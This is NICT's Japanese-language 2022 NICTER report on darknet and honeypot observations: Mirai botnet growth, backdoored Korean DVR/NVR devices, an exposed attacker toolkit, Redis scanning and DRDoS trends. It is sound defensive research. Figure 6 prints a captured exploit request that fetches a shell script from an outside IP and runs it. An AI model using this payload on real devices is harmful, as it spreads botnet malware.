NICTER 観測レポート 2022

国立研究開発法人情報通信研究機構
サイバーセキュリティ研究所 サイバーセキュリティネクサス

CYNEX CYBERSECURITY NEXUS

NICT 国立研究開発法人 情報通信研究機構

NICTER 観測レポート 2022

国立研究開発法人 情報通信研究機構
サイバーセキュリティ研究所 サイバーセキュリティネクサス

1. はじめに

本レポートは NICTER プロジェクト[*1]においてダークネット観測[*2] と各種ハニーポット[*3]が捉えた 2022 年のサイバー攻撃の状況についてまとめたものです.

例年同様，様々な事象が NICTER の各種センサで観測されましたが，本レポートで説明する 2022 年の主な観測結果をまとめると次のようになります.

- **ダークネット観測統計（2 章）**：ダークネット観測における 1 IP アドレスあたりの年間総観測パケット数は 2021 年からわずかに増加し 183 万パケットでした．また，最も多く観測された 23/TCP 宛のパケットの占める割合が前年の 11% から 23% へと増加しました.
- **IoT ボットの感染活動と感染機器（3 章）**：昨年に続き，Mirai 亜種等の IoT ボットの活溌な活動が観測されました．日本国内では 5 月以降感染ホストの増加傾向が見られ，ピーク時には約 5000 ホストまで増加しました．また，韓国製の DVR/NVR 機器が未公開の脆弱性を悪用され，IoT ボットに感染している実態が確認されました.
- **DRDoS 攻撃の観測状況（4 章）**： DDoS 攻撃[*4]の一種である DRDoS 攻撃の観測結果からは，絨毯爆撃型の DRDoS 攻撃の継続，攻撃時間の長時間化，攻撃に悪用されるサービスの種類の増加が確認されました.

2. ダークネット観測統計

2.1. 年間観測パケット数

NICTER プロジェクトのダークネット観測で確認された過去 10 年間の「年間総観測パケット数 [*5] 」「観測 IP アドレス数（ダークネット観測の規模）[*6] 」「1 IP アドレスあたりの年間総観測パケット数」を表 1 に示します．年間総観測パケット数は観測 IP アドレス数に影響されるため，表の右端にある「1 IP アドレスあたりの年間総観測パケット数」をインターネットにおけるサイバー攻撃関連活動の活発さを表す指標として考えます.

2022 年は 1 IP アドレスあたりで約 183 万パケットが観測されました．過去 10 年で最も多かった 2020 年と同

*1. プロジェクト公式サイト（https://www.nicter.jp/）

*2. インターネット上で到達可能かつ未使用の IP アドレス宛に届くパケットを観測する手法．未使用の IP アドレスであるため本来はパケットが観測されないはずですが，実際にはサイバー攻撃に関連する探索活動（スキャン）や送信元 IP アドレスを詐称した DDoS 攻撃の跳ね返り（バックスキャッタ）等が多く観測されます．このパケットを分析することにより，インターネット上で発生しているサイバー攻撃の兆候や傾向等を把握することができます.

*3. サイバー攻撃を観測・分析するための囮（おとり）システム．欠陥（脆弱性）を意図的に残したシステムあるいはその脆弱性を模擬するプログラムを安全な環境のもとでインターネット上で動作させることにより，攻撃者の活動を把握することができます.

*4. 分散型サービス妨害攻撃（Distributed Denial-of-Service Attack）．サーバやネットワーク等に意図的に過剰な負荷をかけることにより正常なサービスを妨害するサイバー攻撃.

*5. 年間総観測パケット数は，以前は攻撃通信と関係のないノイズを一部除去して算出していましたが，全観測期間について集計方法の見直しを行い，全ダークネットセンサ宛に届いた全パケット数に統一しました．そのため本レポートの観測統計値は，過去に公開した NICTER 観測レポートの公表値と異なります．なお，数値はレポート作成時点でデータベースに登録されている値に基づきますが，集計後にデータベースの再構築等が行われ数値が増減することがあります．総観測パケット数は NICTER で観測しているダークネットに届いたパケットの個数を示すものであり，日本全体や政府機関に対する攻撃件数ではありません.

*6. 観測 IP アドレス数はその年の 12 月 31 日時点に稼働していたセンサの IP アドレス数です.

表1: 年間総観測パケット数の統計（過去 10 年間）

年	年間総観測パケット数	観測 IP アドレス数	1 IP アドレスあたりの年間総観測パケット数
2013	約 128.8 億	209,174	63,682
2014	約 241.0 億	212,878	115,335
2015	約 631.6 億	270,973	245,540
2016	約 1,440 億	274,872	527,888
2017	約 1,559 億	253,086	578,750
2018	約 2,169 億	273,292	806,877
2019	約 3,756 億	309,769	1,231,331
2020	約 5,705 億	307,985	1,849,817
2021	約 5,180 億	289,946	1,747,685
2022	約 5,226 億	288,042	1,833,012

程度の値であり，依然多くのサイバー攻撃関連パケットが観測されている状況が続いています．昨年よりも増加に転じた要因としては，Mirai 感染ホストによるパケットが多く観測されたことが挙げられます．

2018 年頃から続いている海外組織からの調査目的とみられるスキャンパケットは 2022 年も多く観測され，攻撃の傾向を分析する際のノイズとなるため，昨年までと同様に一定の判定ルール[*7] を設けて調査目的のスキャンの判定と除去を行いました．その結果，2022 年は 12,752 の IP アドレスからの約 2,871 億パケットが調査目的のスキャンとして判定され，これは 2022 年に観測された全パケットの約 54.9% を占めました．

2022 年は，GreyNoise[*8]，SANS Internet Storm Center[*9] などのセキュリティ関連組織が公開する情報も参照しながら，調査スキャンの送信元の IP アドレスを積極的に収集して，調査スキャナの判定を行いました．その結果，調査スキャナと判定できた IP アドレス数は 2021 年の 7,631 から約 1.7 倍に増えましたが，それぞれの IP アドレスから観測されるパケット数はごく少量のものも多く，総観測パケット数に占める割合は 2021 年の 57.4% からはやや減少しました．調査目的スキャン組織については， 3.5 節で分析します．

2.2. 日ごとの観測パケット数の推移

ダークネットにおける日ごとの観測パケット数の推移を，「調査目的のスキャンパケット」と，総観測パケットから調査目的のスキャンパケットを除いた「調査を除く攻撃関連パケット」にわけて表した積み上げグラフを図 1 に示します．

調査を除く攻撃関連パケット数は，2020 年以降ほぼ横ばいで推移しており，2022 年もその傾向に変化はみられませんでした．1 月中旬，3 月上旬，10 月中旬頃に短期間のピークがみられましたが，これらは全て，海外のホストから UDP の特定のハイポート宛のパケットが急増したことによるものです [3, 4]．

2.3. 宛先ポート番号別のパケット数

1 年間にダークネット観測で確認された TCP と UDP のパケットについて，パケット数を宛先ポート番号別に集計し，そのパケット数の多い上位 10 種類のポート番号とその他の割合をまとめたグラフを図 2 に示します（青色は IoT 機器，橙色は Windows で主に利用されているポート番号）．図の左側が総観測パケット（広範囲のポート番号に対してスキャンする調査目的のパケットを含む）のグラフ，図の右側が調査を除く攻撃関連パケットのグ

*7. ある 1 日における 1 つの IP アドレスからのパケット（TCP の SYN パケットと UDP パケット）について，

- 宛先ポート番号が 30 種類以上
- 総パケット数が 30 万以上

の条件を共に満たす場合，この IP アドレスからの全パケットを調査目的のスキャンと判定します．また，大学や調査機関等，調査や研究を目的としたスキャンを行っていることが Web サイトなどから明らかで，スキャン元の IP アドレスが公開されている，あるいは，送信元 IP アドレスの逆引き等で送信元の組織を確認できる場合にも，この IP アドレスを調査スキャナと判定します．詳細は [1, 2] を参照して下さい．

*8. https://www.greynoise.io/

*9. https://isc.sans.edu/




図1: ダークネットにおける日ごとの観測パケット数の推移（積み上げグラフ）




図2: 宛先ポート番号別の年間観測パケット数の割合

ラフです．右側のグラフのポート番号に対応するサービスが，NICTER のダークネット観測が捉えた 2022 年の主な攻撃対象であるといえます．

観測パケット数の最も多い宛先ポート番号は，昨年までと同様に Telnet サービスで使用される 23/TCP でした．しかしながら，23/TCP の全体に対する割合は 23.0% と，2021 年の 11.0%，2020 年の 16.3% から大きく増加しました．

サーバ等の遠隔操作で使用される SSH（Secure Shell）の 22/TCP が 2 番目に多く観測され，IoT 機器の Web インターフェイスが動作する 80/TCP，81/TCP も引き続き上位に観測されました．Android Debug Bridge（ADB）の動作する 5555/TCP 宛のパケットは前年 13 位でしたが，2022 年は 4 番目に多く観測されました．

Windows で主に利用されているポート番号は，2021 年と同じく上位 10 位内に 1 ポートで，ファイル共有に使用される Server Message Block（SMB）の 445/TCP が 8 位（前年 3 位）でした．

また，2021 年と同じく Key-Value ストアの Redis で使われる 6379/TCP，時刻情報を提供する NTP サーバで

使われる 123/UDP，コンテナ型仮想実行環境を提供する Docker において遠隔管理の機能を提供する Docker API の 2375/TCP 宛のパケットも多く観測されました．

上位 10 種類に含まれない「その他のポート（Other Ports)」の割合は，2022 年は 57.2%（前年 68.7%）へと減少しました．

3. 観測事象の分析

本章では，2022 年にダークネットおよび各種ハニーポットで観測された次の 5 つの事象を分析します．

- Mirai 感染ホスト数の推移（3.1 節）
- 韓国製 DVR/NVR の脆弱性（3.2 節）
- 送信パケット数の多いホストに関する調査（3.3 節）
- Redis 関連通信（6379/TCP）の観測（3.4 節）
- 調査目的スキャン組織の分析 (3.5 節)

3.1. Mirai 感染ホスト数の推移

IoT ボットとして有名な Mirai とその亜種は，スキャン時に生成する TCP の SYN パケットに固有の特徴[*10]を持っています．そのため，ダークネット観測においてこの特徴を持つパケットの送信元 IP アドレスを集計することにより，Mirai やその亜種に感染したホストの台数を推計することができます．

本節では，この手法に基づいて，世界全体と日本国内における Mirai とその亜種の感染ホスト（以降，「Mirai 感染ホスト」と呼ぶ）を推計し，その推移を分析します．

3.1.1 Mirai 感染ホスト数の推移（全体）

世界全体における Mirai 感染ホスト数の日ごとの推移を図 3 に示します．感染ホスト数は 2021 年と比較して微増し，1 日あたり 6 万台から 14 万台程度で推移しました．6 月，7 月，9 月にみられる急増は，6 月は中国で，7 月と 9 月はエジプトで，感染ホスト数がそれぞれ一時的に急増したことが原因でした．

3.1.2 Mirai 感染ホスト数の推移（日本国内）

日本国内における Mirai 感染ホスト数の日ごとの推移を図 4 に示します．2022 年のはじめの感染ホスト数は 1 日あたり数百台程度で推移しましたが，4 月 24 日に増加し，それ以降，感染ホスト数は 1 日あたり 1 千から 5 千台程度で推移しました．




図3: Mirai の感染ホスト数の推移（全体）

図4: Mirai の感染ホスト数の推移（日本）

この Mirai 感染ホスト数の増加は,「韓国製 DVR/NVR 機器を狙った感染活動の増加」と「PPPoE セッション再接続による見かけ上の感染ホスト数の増加」が主な原因でした．

韓国製 DVR/NVR 機器を狙った感染活動の増加　4 月 24 日の増加を受けて，5 月 12 日に Mirai 感染ホストを調査した結果，確認された 1,217 台の感染ホストのうち 648 台で DVR/NVR 機器のバナーが確認されました．バナーをメーカごとに集計すると，韓国メーカ数社の製品が 631 台を占めていました．このことから，これらの

*10. TCP ヘッダのシーケンス番号と宛先 IP アドレスが同じ値で，送信元ポート番号が 1024 以上という特徴.

DVR/NVR 機器が新たに攻撃対象として追加されたため，感染ホスト数が急増したと考えられます．これらの機器の詳細については 3.2 節で説明します．

PPPoE セッション再接続による見かけ上の感染ホスト数の増加　機器が PPPoE を使用してインターネットへ接続している場合，その機器が IoT ボットに感染したりして過負荷状態になると PPPoE のセッションを維持できなくなり，PPPoE の再接続により機器の IP アドレスが変わってしまうことが確認されています [5, 6]．その結果，Mirai 感染ホストとして観測される IP アドレス数が増加し，感染ホスト数が“見かけ上”多く計上されてしまいます．

この事象の具体例を紹介します．4 月 24 日に確認された感染ホスト 2,439 台のうち，66% に当たる 1,598 台は同じ AS（Autonomous System）に属していました．この AS では，その IP アドレスの逆引きホスト名に県域情報が含まれていたため，そのホスト名を分析したところ，一部の都道府県に偏りがあることがわかりました．また，各 IP アドレスごとに観測されたパケット数は少なく，Mirai 感染ホストを時系列で分析したところ，最大で同時に 9 台程度しか確認されませんでした．これらの結果から，同じ機器が PPPoE のセッションの再接続を繰り返しその IP アドレスが付け変わってしまったため，見かけ上感染ホスト数が増加したと考えられます．同様の事象は，この AS で複数回発生していました．

3.2. 韓国製 DVR/NVR 製品の脆弱性

前節で述べたように，2022 年における国内の Mirai 感染ホスト数増加は，韓国製の DVR/NVR 製品を狙った攻撃の増加が原因の一つでした．

そこで，日本国内で Mirai 亜種への感染が確認された韓国製 DVR/NVR 製品のうち，国内で販売されている 5 社 8 種類の機器を調査しました（図 5）．その結果，8 機種中 7 機種でメンテナンス用と推測されるバックドアが確認されました．また，これらの機器を安全な環境でインターネットに接続したところ，4 社の製品のバックドアが攻撃者によって実際に悪用されていることが確認されました（図 6）．

この結果を受け，我々は脆弱性報告を届け出る [7, 8] とともに，当該機器を販売する日本国内の複数の販売代理店に連絡を取り，ファームウェアの修正に協力しました．


製造元	筐体（一例）	管理ログイン画面
FocusH&S		
Rifatron		
Pinetron		
CTRing		
ITX		

図5: NICT で調査した韓国製 DVR/NVR 機器の例

```
POST /cgi-bin/xxx.cgi HTTP/1.1
Host: 192.0.2.1:80
Content-Length: 112
Connection: keep-alive
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/96.0.4664.110 Safari/537.36

category=system_cmd&cmd=wget+-O-+http%3A%2F%2F45.124.84.209%2F.3%7Csh&key=E6126759-
DBEC167A&pwd=3SfD%2FAJvC7E%3D
```

図6: 実機で観測された攻撃ペイロード（一部修正有）

3.3. 送信パケット数の多いホストに関する調査

ダークネット宛に大量にパケットを送信するホストには，調査スキャナのように広範囲のポートセットを対象にスキャンパケットを大量にばら撒くもののほかに，数ポートの宛先に大量のパケットを送信するホストが存在します．後者のホストからハニーポット宛に届いた通信を分析すると，IoT 機器等の既知の脆弱性を悪用してマルウェア感染を狙う攻撃ペイロードを送信している場合が少なくありません．このようなホストは，攻撃対象のホストをボット化しようとするボットリクルータであると考えられます．

3.3.1　送信元ホストの特徴

2022 年の 10 月 1 日から 12 月 31 日の間に，日ごとの観測パケット数の多い上位 20 ホスト（ただし調査スキャンホストを除く）について，そのパケットの Mirai の特徴（3.1 参照）の有無に着目してグループわけして分析したところ，表 2 のような特徴があることがわかりました．

Mirai の特徴を持つホスト群（グループ A）は，一般ユーザが家庭で使う ISP 回線に多く存在しました．送信元の機器について調査すると，全てのホストで機器を特定できたわけではありませんが，DVR やホームルータが比

表2: 送信パケット数の多いホストの特徴

	グループ A（Mirai の特徴あり）	グループ B（Mirai の特徴なし）
ホストの特徴	IoT ボットに感染した機器 （DVR 13.1%, ホームルータ 11.0%）	サーバ系
ユニーク IP 数	383	108
平均パケット数/日	646,709	3,320,858
平均宛先ポート数/日	2.13	4.91
送信元国別割合	米国 (28.2%), 韓国 (19.3%), 中国 (15.9%)	米国 (51.9%), オランダ (9.3%), スイス (5.6%)
AS 番号別割合	AS4766(13.3%), AS53667(6.5%), AS211252(3.9%)	AS211252(33.3%), AS53667(18.5%), AS51852(5.6%)
継続日数	30 日以上 (13.3%) 10〜30 日 (22.7%) 4〜9 日 (24.3%), 3 日以下 (39.7%)	30 日以上 (10.2%), 10〜30 日 (38.9%), 4〜9 日 (33.3%), 3 日以下 (17.6%)
30 日以上継続国	韓国 (35.3%), 中国 (19.6%), 台湾 (15.7%)	米国 (72.7%), ドイツ (9.1%), オランダ (9.1%)
30 日以上継続 AS	AS4766(17.6%), AS38365(9.8%), AS17858(9.8%)	AS53667(63.6%), AS206264(18.2%), AS47890(9.1%)

較的多くみられ，多くのホストはスキャンの継続期間が 3 日以内と短期間で観測されなくなることから，再感染を繰り返す IoT ボットがこのグループを構成していると考えられます．

一方，Mirai の特徴を持たないホスト群（グループ B）は，ホスティングサービスのネットワークに存在するホストが多く，グループ A とは対照的に 10 日以上スキャンが継続するホストが約半数を占めています．平均スキャンパケット数もグループ A の約 5 倍と多く，宛先ポート数も平均するとグループ A の倍の数をターゲットにしており，攻撃者が IoT 機器をボット化するために，リクルーティング活動の足場としてこれらのホストを利用していると考えられます．

それを裏付ける証拠として，グループ B のホストでは Apache や nginx 等のウェブサーバが適切なセキュリティ設定がされずに動作しており，攻撃者が使用したとみられるスキャンツールやスキャン結果，脆弱性を使ってマルウェア感染させるためのコードやマルウェア検体などが意図せず公開されているケースがあります．攻撃者が使用する TTP（Tactics, Techniques, and Procedures）の把握はサイバー攻撃分析に有用です．次節ではグループ B のあるホスト（以下ホスト B と呼ぶ）で発見した攻撃ツール一式について紹介し，攻撃者の TTP について考察します．

3.3.2 攻撃元ホストで使用されていた攻撃ツール

ホスト B では認証なしでディレクトリリスティングが有効になっており，Web ブラウザでアクセスすると，攻撃対象の製品・脆弱性ごとのディレクトリに以下のファイルが置かれていました．

- スキャン対象の IP アドレスリスト（国別）
- ポートスキャンの実行スクリプト
- ポートスキャン結果（IP アドレスとポート番号の組）
- 対象ホストに対して exploit を送信する攻撃コード
- マルウェア検体

これらのファイルが全てのディレクトリで完備されていたわけではありませんが，例えば multi と書かれたディレクトリには，Focus H&S 社製 DVR 製品の脆弱性（CVE-2022-35733）を悪用して機器にマルウェアをダウンロードする Go 言語で書かれたコードの他に，攻撃対象とみられる米国，日本，韓国，ドイツ，オランダ等の国ごとの IP アドレスリストが保存されていました．

また，他のディレクトリでは shodan の検索結果を参照しながら脆弱なホストの概数をメモしたテキストファイルなどが保存されていました．攻撃者は脆弱性ごとにターゲットとなるホストの多い国に狙いを定め，zmap などのスキャンツールを使って実際に攻撃ペイロードを送信する IP アドレスを事前に割り出した上で，それらのホストに対してピンポイントで脆弱性を悪用していると考えられます．

確認できた攻撃ツールを攻撃対象の製品や脆弱性ごとにまとめた結果を表 3 に示します．攻撃対象を製品カテゴリ別にみると，DVR/NVR やホームルータ製品が主なターゲットになっており，悪用する脆弱性には新旧を問




図7: 6379/TCP 宛送信元ホスト数とパケット数の推移

わず対策が進んでいない脆弱性が選定されている印象を受けます．攻撃対象の国についても，当該製品が多くみられない国はそもそもスキャン対象から除外されていることがわかります．

3.4. Redis 関連通信（6379/TCP）の観測

NICTER ダークネットで観測される Redis 宛の通信（6379/TCP）は 2021 年以降増加傾向にあり，2021 年および 2022 年には宛先ポート別の観測パケット数として 5 番目に多く観測されました．Redis の脆弱性を悪用してマルウェア感染を試みる攻撃はこれまでにも報告されていますが，2 月 18 日には特定の Linux ディストリビューションに影響を及ぼす Redis の脆弱性（CVE-2022-0543）が公開され，3 月 8 日には脆弱性の発見者が PoC（Proof of Concept）を公開 [9]，3 月 24 日には Juniper Threat Labs がこの脆弱性を悪用する攻撃の観測を報じています [10]．

Redis が使用する 6379/TCP を探索する通信のダークネットにおける観測状況（図 7）をみると，2022 年は 2021 年と比べるとパケット数に減少傾向がみられるものの，依然として高い水準を保っています．また，図にみられるホスト数の急増は，断続的な中国のホスト数の増加が原因でした．

9 月 1 日には調査スキャン組織である Censys が認証無しでアクセス可能な Redis サーバの実態についてブログを公開しましたが [11]，日本国内では，2023 年 1 月 20 日現在，依然として 492 ホストが Redis がインターネットからアクセス可能な設定で運用されており，AWS 上に 128 ホストと最も多くのホストが存在します．

Redis は信頼できる接続元からのみアクセスされることを想定して設計されており，それ以外のアクセス，例えばインターネット経由で Redis が動作するポートに直接アクセスすることは制限することが推奨されています[*12]．Redis を運用している方は意図せずインターネットに公開していないかどうかを改めて確認することを推奨します．

3.5. 調査目的スキャン組織の分析

調査目的とみられるスキャンパケットは 2018 年頃から急増し，2022 年は総観測パケットの約 54.9% に相当し，攻撃関連パケットを上回る状況が続いています．調査スキャンパケットを送信元の国・地域ごとに集計すると，多い順にアメリカ（約 35.3%），イギリス（約 22.5%），ロシア（約 22.3%），中国（約 3.6%），香港（約 3.1%）でした[*13]．

年間 10 億パケット以上観測されたホスト　1 年間に 10 億パケット以上観測された送信元ホスト数は 19（ロシア 11，イギリス 5，アメリカ 1，ウクライナ 1，香港 1）あり，この 19 ホストからのパケットの合計は約 347 億で，調査スキャン全体の約 12% を占めていました．飛びぬけて多くのパケットを送信していたのは，ロシアの AS212283 Roza Holidays Eood のホストで，約 91 億パケットが観測されました（2 位は約 34 億）．このホストを含むロシアの 11 ホストはいずれも送信元の実体がわかっていませんが，どのホストも半年から 1 年中継続してスキャンが観測されました．イギリスの 5 ホストは全て The Recyber Project[*14]，アメリカの 1 ホストは NETSCOUT 社のスキャナ[*15]で，どちらも IP アドレスの逆引きから送信元の組織を確認することができました．ウクライナと香港のホストの送信元の実体はわかっていません．

---

*11. 製品ベンダは特定できていない．製品の Web 管理画面に”CMS Web Veiwer”　という文字列が表示される DVR 製品．

*12. https://redis.io/docs/management/security/

*13. これらの国・地域に割り当てられた IP アドレスからのパケットが観測されたということであり，調査スキャンの実施主体がその国に所属しているということではありません．

*14. https://www.recyber.net/

*15. https://www.arbor-observatory.com/

表3: ホスト B で確認された攻撃対象製品／脆弱性の一覧

攻撃対象のベンダ等	機器の種類	攻撃対象の脆弱性	攻撃対象の国	攻撃対象のポート
(CMS Web Viewer[*11])	DVR/NVR	-	Japan, US, Korea	8000/tcp
FocusH&S	DVR/NVR	CVE-2022-35733	Japan, US, Korea	80/tcp, 8080/tcp + 6 more ports
Pinetron	DVR/NVR	-	Japan, Korea, Taiwan	7000/tcp, 17000/tcp, 80/tcp
MVPower	DVR/NVR	CVE-2016-20016	Unknown	80/tcp
Zhone	Home Gateway	CVE-2014-9118	Thai, Brazil, Indonesia	80/tcp
Realtek	Router	CVE-2021-35394	Asia (excluding Japan)	9034/udp
Realtek	Router	CVE-2014-8361	Japan, Ukraine	52869/tcp
Netgear	Router	-	Unknown	80/tcp, 8080/tcp, 8888/tcp, 8000/tcp
Zyxel	UTM/VPN	CVE-2022-30525	Unknown	80/tcp
Fuel CMS	CMS	CVE-2018-16763	Unknown	80/tcp

年間 1 億パケット以上観測されたホスト　2022 年の 1 年間に 1 億パケット以上観測された調査スキャンの送信元ホスト数は 665 あり，これらのホストから観測されたパケット数は約 2,069 億パケットでした．2022 年に調査スキャナと判定された IP アドレス数は 12,752，調査スキャンの観測パケット数は約 2,871 億ですから，約 5% の IP アドレスが，調査スキャン全体の約 72% にあたるパケットを送信していたことがわかります．

調査組織の特定　2022 年に調査スキャナと判定された 12,752 の IP アドレスについて，IP アドレスの逆引き（PTR レコード），Whois，IP アドレス上で動作する Web サイトなどを調査した結果，調査組織が特定できた IP アドレス数，特定できた IP アドレスから観測したパケット数をそれぞれ表 4 に示します．9,486 の IP アドレスが 69 の組織に紐づくことが特定でき，特定できた調査スキャナのうち，観測されたパケット数が最も多かったのは Censys[*16]で，508 の IP アドレスから合計で約 476 億パケットが観測されました．次に多かったのは The Recyber Project で，279 の IP アドレスから約 467 億パケットが観測されました．以降，Shadowserver（529 IP アドレス，約 82 億）[*17]，Stretchoid（2,973 IP アドレス，約 70 億）[*18]，cyber.casa（252 IP アドレス，約 62 億）[*19]の順に多く観測されました．

調査組織が特定できた 9,486 の IP アドレスから観測されたパケット数の合計は約 1,545 億パケット（約 54%）に留まり，調査組織が特定できなかった 3,266 の IP アドレスから観測されたパケットは約 46% に達しました．

表4: 調査目的スキャンの送信元の特定結果

特定の結果	IP アドレス数	パケット数
特定可能	9,486（69 組織）	約 1,545 億（約 54%）
特定不可	3,266	約 1,326 億（約 46%）
合計	12,752	約 2,871 億

4. DRDoS 攻撃の観測状況

DRDoS（Distributed Reflection Denial-of-Service）攻撃とは，インターネット上の DNS や NTP 等のサーバを通信の増幅器として悪用し，攻撃対象に大量のパケットを送付する DDoS 攻撃の一種です．我々は横浜国立大学吉岡研究室と共同で，DRDoS 攻撃を観測するハニーポットである AmpPot [12, 13] の研究開発を進めています．本章では，NICTER プロジェクトで運用中の AmpPot が 2022 年に観測した DRDoS 攻撃の傾向について報告します．

本章で分析に使用するデータの観測期間および観測規模は次のとおりです．

- 観測期間：2022 年 1 月 1 日～12 月 31 日
- 観測規模：AmpPot 9 台（Proxied モード 7 台，Agnostic モード 2 台[*20]）

*16. https://censys.io/

*17. https://www.shadowserver.org/

*18. https://stretchoid.com/

*19. https://cyber.casa/

*20. Proxied モードとは，実際のサーバプログラムをハニーポットと

DRDoS 攻撃では攻撃者から大量のパケットが送信されるため，攻撃を観測する AmpPot でも大量のパケットが観測されます．そこで AmpPot では，攻撃件数や規模を把握しやすいように，AmpPot ごとに同一の攻撃対象（IP アドレス）に対する連続したパケット群をまとめて 1 件の攻撃として集計しています．本章で記述する攻撃件数とはこの集計に基づく件数で，特に断らない限り，上記の 9 台の AmpPot の観測結果を合計したものです．

4.1. DRDoS 攻撃の観測結果

4.1.1 攻撃件数の推移

2022 年に AmpPot が観測した DRDoS 攻撃件数の日ごとの推移を図 8 に示します．2022 年の 1 年間に，AmpPot は累計で約 3,465 万件（前年約 6,795 万件），1 日平均で約 9.5 万件（前年約 19 万件）の攻撃を観測しました．そのうち，日本宛の攻撃は累計で約 61 万件（前年約 50 万件），1 日平均で約 1,678 件（前年約 1,375 件）でした．累計の攻撃件数は前年と比較して半減しましたが，これは前年の攻撃件数が大規模な絨毯爆撃型[*21]の DRDoS 攻撃により多く計上されてしまったためで，前々年（約 3,120 万件）と比較すると同程度でした．

4.1.2 国・地域別の被攻撃件数

国・地域別の被攻撃件数の割合を図 9 に示します[*22]．例年同様，上位 5 カ国のみで攻撃件数の半数以上を占めました．この中でも，ブラジル，バングラデシュ，韓国においては，絨毯爆撃型の DRDoS 攻撃が頻繁に観測されており，その結果被攻撃件数が増加しました．

4.1.3 攻撃の継続時間

AmpPot が観測した DRDoS 攻撃の継続時間の分布を図 10 に示します．従来は 10 分未満の短時間の攻撃が多くを占めていましたが，2022 年は 1 時間以上継続した攻撃の割合が約 16% に増加しました（前年約 2.9%，前々年約 4.3%）．また，2022 年に観測された最長の攻撃は，AWS (Amazon Web Services) の香港リージョンの IP アドレスを狙った攻撃で，約 31 日間にわたって攻撃が観測されました．

4.1.4 攻撃に悪用されたサービス

